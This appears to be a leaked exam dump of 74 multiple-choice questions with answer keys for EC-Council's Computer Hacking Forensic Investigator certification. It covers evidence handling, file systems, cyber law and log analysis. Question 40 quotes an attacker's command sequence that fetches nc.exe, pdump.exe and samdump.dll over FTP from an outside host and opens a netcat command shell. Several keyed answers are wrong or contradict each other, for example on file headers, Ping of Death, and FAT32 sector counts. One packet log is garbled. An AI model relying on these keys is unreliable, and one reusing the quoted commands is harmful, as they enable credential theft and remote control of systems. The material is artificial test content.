

**Vendor : EC-Council**

**Exam Name : Computer Hacking Forensic Investigator**

**Exam Code : 312-49v10**

**File : Premium**



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**Exam A****QUESTION 1**

When an investigator contacts by telephone the domain administrator or controller listed by a Who is lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

- A. Title 18, Section 1030
- B. Title 18, Section 2703(d)
- C. Title 18, Section Chapter 90
- D. Title 18, Section 2703(f)

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 2**

If you come across a sheepdip machine at your client site, what would you infer?

- A. A sheepdip coordinates several honeypots
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip computer is used only for virus-checking.
- D. A sheepdip computer defers a denial of service attack

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 3**

In a computer forensics investigation, what describes the route that evidence takes from the time you find it until the case is closed or goes to court?

- A. rules of evidence
- B. law of probability
- C. chain of custody
- D. policy of separation

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 4**

How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

- A. 128
- B. 64

- C. 32
  - D. 16

**Correct Answer: C**

## **Section: (none)**

## Explanation

## **Explanation/Reference:**

## **QUESTION 5**

You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years.

You navigate to archive.org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

- A. Web bug
  - B. CGI code
  - C. Trojan.downloader
  - D. Blind bug

**Correct Answer:** A

**Section: (none)**

## **Explanation**

#### **Explanation/Reference:**

## QUESTION 6

You are using DriveSpy, a forensic tool and want to copy 150 sectors where the starting sector is 1709 on the primary hard drive. Which of the following formats correctly specifies these sectors?

- A. 0:1000, 150
  - B. 0:1709, 150
  - C. 1:1709, 150
  - D. 0:1709-1858

**Correct Answer:** B

Section: (none)

### **Section (h) Explanation**

#### **Explanation/Reference:**

## QUESTION 7

**QUESTION 7** A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker. Given below is an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in the excerpt.

(Note: The student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

03/15/20:21:24.107053 211.185.125.124:3500 -> 172.16.1.108:111

TCP TTL:43 TOS:0x0 ID:29726 IpLen:20 DgmLen:52 DF

\*\*\*A\*\*\* Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32

TCP Options (3) => NOP NOP TS: 23678634 2878772

TER Options (S) - PNC NSP Inc. 200738842373772

```

03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111
UDP TTL:43 TOS:0x0 ID:29733 IpLen:20 DgmLen:84
Len: 64
01 0A 8A 0A 00 00 00 00 00 00 00 02 00 01 86 A0 .....
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01 .....
00 00 00 11 00 00 00 00 .....
=====
03/15-20:21:24.730436 211.185.125.124:790 -> 172.16.1.103:32773
UDP TTL:43 TOS:0x0 ID:29781 IpLen:20 DgmLen:1104
Len: 1084
47 F7 9F 63 00 00 00 00 00 00 00 02 00 01 86 B8

```

- A. The attacker has conducted a network sweep on port 111
- B. The attacker has scanned and exploited the system using Buffer Overflow
- C. The attacker has used a Trojan on port 32773
- D. The attacker has installed a backdoor

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 8**

The newer Macintosh Operating System is based on:

- A. OS/2
- B. BSD Unix
- C. Linux
- D. Microsoft Windows

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 9**

Before you are called to testify as an expert, what must an attorney do first?

- A. engage in damage control
- B. prove that the tools you used to conduct your examination are perfect
- C. read your curriculum vitae to the jury
- D. qualify you as an expert witness

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 10**

You are contracted to work as a computer forensics investigator for a regional bank that has four 30 TB storage area networks that store customer data.

What method would be most efficient for you to acquire digital evidence from this network?

- A. create a compressed copy of the file with DoubleSpace
- B. create a sparse data copy of a folder or file
- C. make a bit-stream disk-to-image file
- D. make a bit-stream disk-to-disk file

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 11**

You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different. What area of the law is the employee violating?

- A. trademark law
- B. copyright law
- C. printright law
- D. brandmark law

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 12**

What file structure database would you expect to find on floppy disks?

- A. NTFS
- B. FAT32
- C. FAT16
- D. FAT12

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 13**

What type of attack occurs when an attacker can force a router to stop forwarding packets by flooding the router with many open connections simultaneously so that all the hosts behind the router are effectively

disabled?

- A. digital attack
- B. denial of service
- C. physical attack
- D. ARP redirect

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 14**

When examining a file with a Hex Editor, what space does the file header occupy?

- A. the last several bytes of the file
- B. the first several bytes of the file
- C. none, file headers are contained in the FAT
- D. one byte at the beginning of the file

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 15**

In the context of file deletion process, which of the following statement holds true?

- A. When files are deleted, the data is overwritten and the cluster marked as available
- B. The longer a disk is in use, the less likely it is that deleted files will be overwritten
- C. While booting, the machine may create temporary files that can delete evidence
- D. Secure delete programs work by completely overwriting the file in one go

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 16**

A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

- A. Image the disk and try to recover deleted files
- B. Seek the help of co-workers who are eye-witnesses
- C. Check the Windows registry for connection data (you may or may not recover)
- D. Approach the websites for evidence

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 17**

A(n) \_\_\_\_\_ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

- A. blackout attack
- B. automated attack
- C. distributed attack
- D. central processing attack

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 18**

The offset in a hexadecimal code is:

- A. The last byte after the colon
- B. The 0x at the beginning of the code
- C. The 0x at the end of the code
- D. The first byte after the colon

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 19**

It takes \_\_\_\_\_ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

- A. by law, three
- B. quite a few
- C. only one
- D. at least two

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 20**

With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link

count reaches \_\_\_\_\_.

- A. 0
- B. 10
- C. 100
- D. 1

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 21

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

- A. the same log is used at all times
- B. a new log file is created everyday
- C. a new log file is created each week
- D. a new log is created each time the Web Server is started

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 22

Which part of the Windows Registry contains the user's password file?

- A. HKEY\_LOCAL\_MACHINE
- B. HKEY\_CURRENT\_CONFIGURATION
- C. HKEY\_USER
- D. HKEY\_CURRENT\_USER

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 23

An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are \_\_\_\_\_ media used to store large amounts of data and are not affected by the magnet.

- A. logical
- B. anti-magnetic
- C. magnetic
- D. optical

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 24**

Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

- A. Use a system that has a dynamic addressing on the network
- B. Use a system that is not directly interacting with the router
- C. Use it on a system in an external DMZ in front of the firewall
- D. It doesn't matter as all replies are faked

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 25**

What does the acronym POST mean as it relates to a PC?

- A. Primary Operations Short Test
- B. PowerOn Self Test
- C. Pre Operational Situation Test
- D. Primary Operating System Test

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 26**

Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?

- A. bench warrant
- B. wire tap
- C. subpoena
- D. search warrant

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 27**

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.

Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

- A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
- B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
- C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
- D. All forms should be placed in the report file because they are now primary evidence in the case.

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 28

The MD5 program is used to:

- A. wipe magnetic media before recycling it
- B. make directories on an evidence disk
- C. view graphics files on an evidence drive
- D. verify that a disk is not altered when you examine it

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 29

Which is a standard procedure to perform during all computer forensics investigations?

- A. with the hard drive removed from the suspect PC, check the date and time in the system's CMOS
- B. with the hard drive in the suspect PC, check the date and time in the File Allocation Table
- C. with the hard drive removed from the suspect PC, check the date and time in the system's RAM
- D. with the hard drive in the suspect PC, check the date and time in the system's CMOS

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 30

E-mail logs contain which of the following information to help you in your investigation? (Choose four.)

- A. user account that was used to send the account
- B. attachments sent with the e-mail message

- C. unique message identifier
- D. contents of the e-mail message
- E. date and time the message was sent

**Correct Answer:** ACDE

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 31

In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

- A. one who has NTFS 4 or 5 partitions
- B. one who uses dynamic swap file capability
- C. one who uses hard disk writes on IRQ 13 and 21
- D. one who has lots of allocation units per block or cluster

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 32

In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

- A. evidence must be handled in the same way regardless of the type of case
- B. evidence procedures are not important unless you work for a law enforcement agency
- C. evidence in a criminal case must be secured more tightly than in a civil case
- D. evidence in a civil case must be secured more tightly than in a criminal case

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 33

You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?

- A. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
- B. make an MD5 hash of the evidence and compare it to the standard database developed by NIST
- C. there is no reason to worry about this possible claim because state labs are certified
- D. sign a statement attesting that the evidence is the same as it was when it entered the lab

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

#### QUESTION 34

Study the log given below and answer the following question:

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558
```

Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

- A. Disallow UDP53 in from outside to DNS server
- B. Allow UDP53 in from DNS server to outside
- C. Disallow TCP53 in from secondaries or ISP server to DNS server
- D. Block all UDP traffic

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

#### QUESTION 35

When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?

- A. Universal Time Set
- B. Network Time Protocol
- C. SyncTime Service
- D. Time-Sync Protocol

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:****QUESTION 36**

When investigating a potential e-mail crime, what is your first step in the investigation?

- A. Trace the IP address to its origin
- B. Write a report
- C. Determine whether a crime was actually committed
- D. Recover the evidence

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 37**

If a suspect computer is located in an area that may have toxic chemicals, you must:

- A. coordinate with the HAZMAT team
- B. determine a way to obtain the suspect computer
- C. assume the suspect machine is contaminated
- D. do not enter alone

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 38**

The following excerpt is taken from a honeypot log. The log captures activities across three days.

There are several intrusion attempts; however, a few are successful.

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

```

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

```

From the options given below choose the one which best interprets the following entry:

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 39

What happens when a file is deleted by a Microsoft operating system using the FAT file system?

- A. only the reference to the file is removed from the FAT
- B. the file is erased and cannot be recovered
- C. a copy of the file is stored and the original file is erased
- D. the file is erased but can be recovered

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 40

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"
"cmd1.exe /c echo johna2k >>ftpcom"
"cmd1.exe /c echo haxedj00 >>ftpcom"
"cmd1.exe /c echo get nc.exe >>ftpcom"
"cmd1.exe /c echo get pdump.exe >>ftpcom"
"cmd1.exe /c echo get samdump.dll >>ftpcom"
"cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe"
```

What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k
- B. There are two attackers on the system - johna2k and haxedj00
- C. The attack is a remote exploit and the hacker downloads three files
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

**Correct Answer:** C

**Section: (none)****Explanation****Explanation/Reference:****Explanation:**

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

**QUESTION 41**

What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

- A. rootkit
- B. key escrow
- C. steganography
- D. Offset

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 42**

During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore, you report this evidence. This type of evidence is known as:

- A. Inculpatory evidence
- B. Mandatory evidence
- C. Exculpatory evidence
- D. Terrible evidence

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 43**

If you discover a criminal act while investigating a corporate policy abuse, it becomes a publicsector investigation and should be referred to law enforcement?

- A. true
- B. false

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:****QUESTION 44**

What binary coding is used most often for e-mail purposes?

- A. MIME
- B. Uuencode
- C. IMAP
- D. SMTP

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 45

If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

- A. The system files have been copied by a remote attacker
- B. The system administrator has created an incremental backup
- C. The system has been compromised using a t0rnrootkit
- D. Nothing in particular as these can be operational files

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 46

From the following spam mail header, identify the host IP that sent this spam?

```
From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001
Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk
(8.11.6/8.11.6) with ESMTP id
fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)
Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by
viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1)
with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)
Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk
From: "china hotel web"
To: "Shlam"
Subject: SHANGHAI (HILTON HOTEL) PACKAGE
Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0
X-Priority: 3 X-MSMail-
Priority: Normal
Reply-To: "china hotel web"
```

- A. 137.189.96.52
- B. 8.12.1.0
- C. 203.218.39.20
- D. 203.218.39.50

**Correct Answer:** C

**Section:** (none)

**Explanation****Explanation/Reference:****QUESTION 47**

If you plan to startup a suspect's computer, you must modify the \_\_\_\_\_ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.

- A. deltree command
- B. CMOS
- C. Boot.sys
- D. Scandisk utility

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 48**

You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?

- A. 8
- B. 1
- C. 4
- D. 2

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 49**

When obtaining a warrant, it is important to:

- A. particularly describe the place to be searched and particularly describe the items to be seized
- B. generally describe the place to be searched and particularly describe the items to be seized
- C. generally describe the place to be searched and generally describe the items to be seized
- D. particularly describe the place to be searched and generally describe the items to be seized

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 50**

What does the superblock in Linux define?

- A. filesynnames
- B. diskgeometr
- C. location of the firstinode
- D. available space

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 51**

Diskcopy is:

- A. a utility by AccessData
- B. a standard MS-DOS command
- C. Digital Intelligence utility
- D. dd copying tool

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

Explanation:

diskcopy is a STANDARD DOS utility. C:\WINDOWS>diskcopy /? Copies the contents of one floppy disk to another.

#### **QUESTION 52**

Sectors in hard disks typically contain how many bytes?

- A. 256
- B. 512
- C. 1024
- D. 2048

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 53**

Area density refers to:

- A. the amount of data per disk
- B. the amount of data per partition
- C. the amount of data per square inch
- D. the amount of data per platter

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 54**

Corporate investigations are typically easier than public investigations because:

- A. the users have standard corporate equipment and software
- B. the investigator does not have to get a warrant
- C. the investigator has to get a warrant
- D. the users can load whatever they want on their machines

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 55**

Which of the following should a computer forensics lab used for investigations have?

- A. isolation
- B. restricted access
- C. open access
- D. an entry log

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 56**

Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies immediately.

Which organization coordinates computer crimes investigations throughout the United States?

- A. Internet Fraud Complaint Center
- B. Local or national office of the U.S. Secret Service
- C. National Infrastructure Protection Center
- D. CERT Coordination Center

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 57**

Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable

behaviors of users and networks?

- A. network-based IDS systems (NIDS)
- B. host-based IDS systems (HIDS)
- C. anomaly detection
- D. signature recognition

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 58**

You should make at least how many bit-stream copies of a suspect drive?

- A. 1
- B. 2
- C. 3
- D. 4

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 59**

Why should you note all cable connections for a computer you want to seize as evidence?

- A. to know what outside connections existed
- B. in case other devices were connected
- C. to know what peripheral devices exist
- D. to know what hardware existed

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 60**

What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?

- A. ICMP header field
- B. TCP header field
- C. IP header field
- D. UDP header field

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 61**

What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

- A. forensic duplication of hard drive
- B. analysis of volatile data
- C. comparison of MD5 checksums
- D. review of SIDs in the Registry

**Correct Answer: C**

**Section: (none)**

**Explanation**

**Explanation/Reference:****QUESTION 62**

Which response organization tracks hoaxes as well as viruses?

- A. NIPC
- B. FEDCIRC
- C. CERT
- D. CIAC

**Correct Answer: D**

**Section: (none)**

**Explanation**

**Explanation/Reference:****QUESTION 63**

Which federal computer crime law specifically refers to fraud and related activity in connection with access devices like routers?

- A. 18 U.S.C. 1029
- B. 18 U.S.C. 1362
- C. 18 U.S.C. 2511
- D. 18 U.S.C. 2703

**Correct Answer: A**

**Section: (none)**

**Explanation**

**Explanation/Reference:****QUESTION 64**

Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?

- A. the Microsoft Virtual Machine Identifier

- B. the Personal Application Protocol
- C. the Globally Unique ID
- D. the Individual ASCII String

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 65**

What TCP/UDP port does the toolkit program netstat use?

- A. Port 7
- B. Port 15
- C. Port 23
- D. Port 69

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 66**

Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A. 18 U.S.C. 1029 Possession of Access Devices
- B. 18 U.S.C. 1030 Fraud and related activity in connection with computers
- C. 18 U.S.C. 1343 Fraud by wire, radio or television
- D. 18 U.S.C. 1361 Injury to Government Property
- E. 18 U.S.C. 1362 Government communication systems
- F. 18 U.S.C. 1831 Economic Espionage Act
- G. 18 U.S.C. 1832 Trade Secrets Act

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 67**

In a FAT32 system, a 123 KB file will use how many sectors?

- A. 34
- B. 25
- C. 11
- D. 56

**Correct Answer:** B

**Section:** (none)

**Explanation****Explanation/Reference:****QUESTION 68**

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- A. The registry
- B. The swap file
- C. The recycle bin
- D. The metadata

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 69**

When performing a forensics analysis, what device is used to prevent the system from recording data on an evidence disk?

- A. a write-blocker
- B. a protocol analyzer
- C. a firewall
- D. a disk editor

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 70**

How many sectors will a 125 KB file use in a FAT32 file system?

- A. 32
- B. 16
- C. 256
- D. 25

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 71**

You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

- A. 70 years
- B. the life of the author
- C. the life of the author plus 70 years
- D. copyrights last forever

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 72

When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

- A. on the individual computer's ARP cache
- B. in the Web Server log files
- C. in the DHCP Server log files
- D. there is no way to determine the specific IP address

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 73

Bob has been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the System for a period of three weeks. However, law enforcement agencies were recording his every activity and this was later presented as evidence. The organization had used a Virtual Environment to trap Bob. What is a Virtual Environment?

- A. A Honeypot that traps hackers
- B. A system Using Trojaned commands
- C. An environment set up after the user logs in
- D. An environment set up before a user logs in

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 74

To make sure the evidence you recover and analyze with computer forensics software can be admitted in court, you must test and validate the software. What group is actively providing tools and creating procedures for testing and validating computer forensics software?

- A. Computer Forensics Tools and Validation Committee (CFTVC)
- B. Association of Computer Forensics Software Manufacturers (ACFSM)

- C. National Institute of Standards and Technology (NIST)
- D. Society for Valid Forensics Tools and Testing (SVFTT)

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

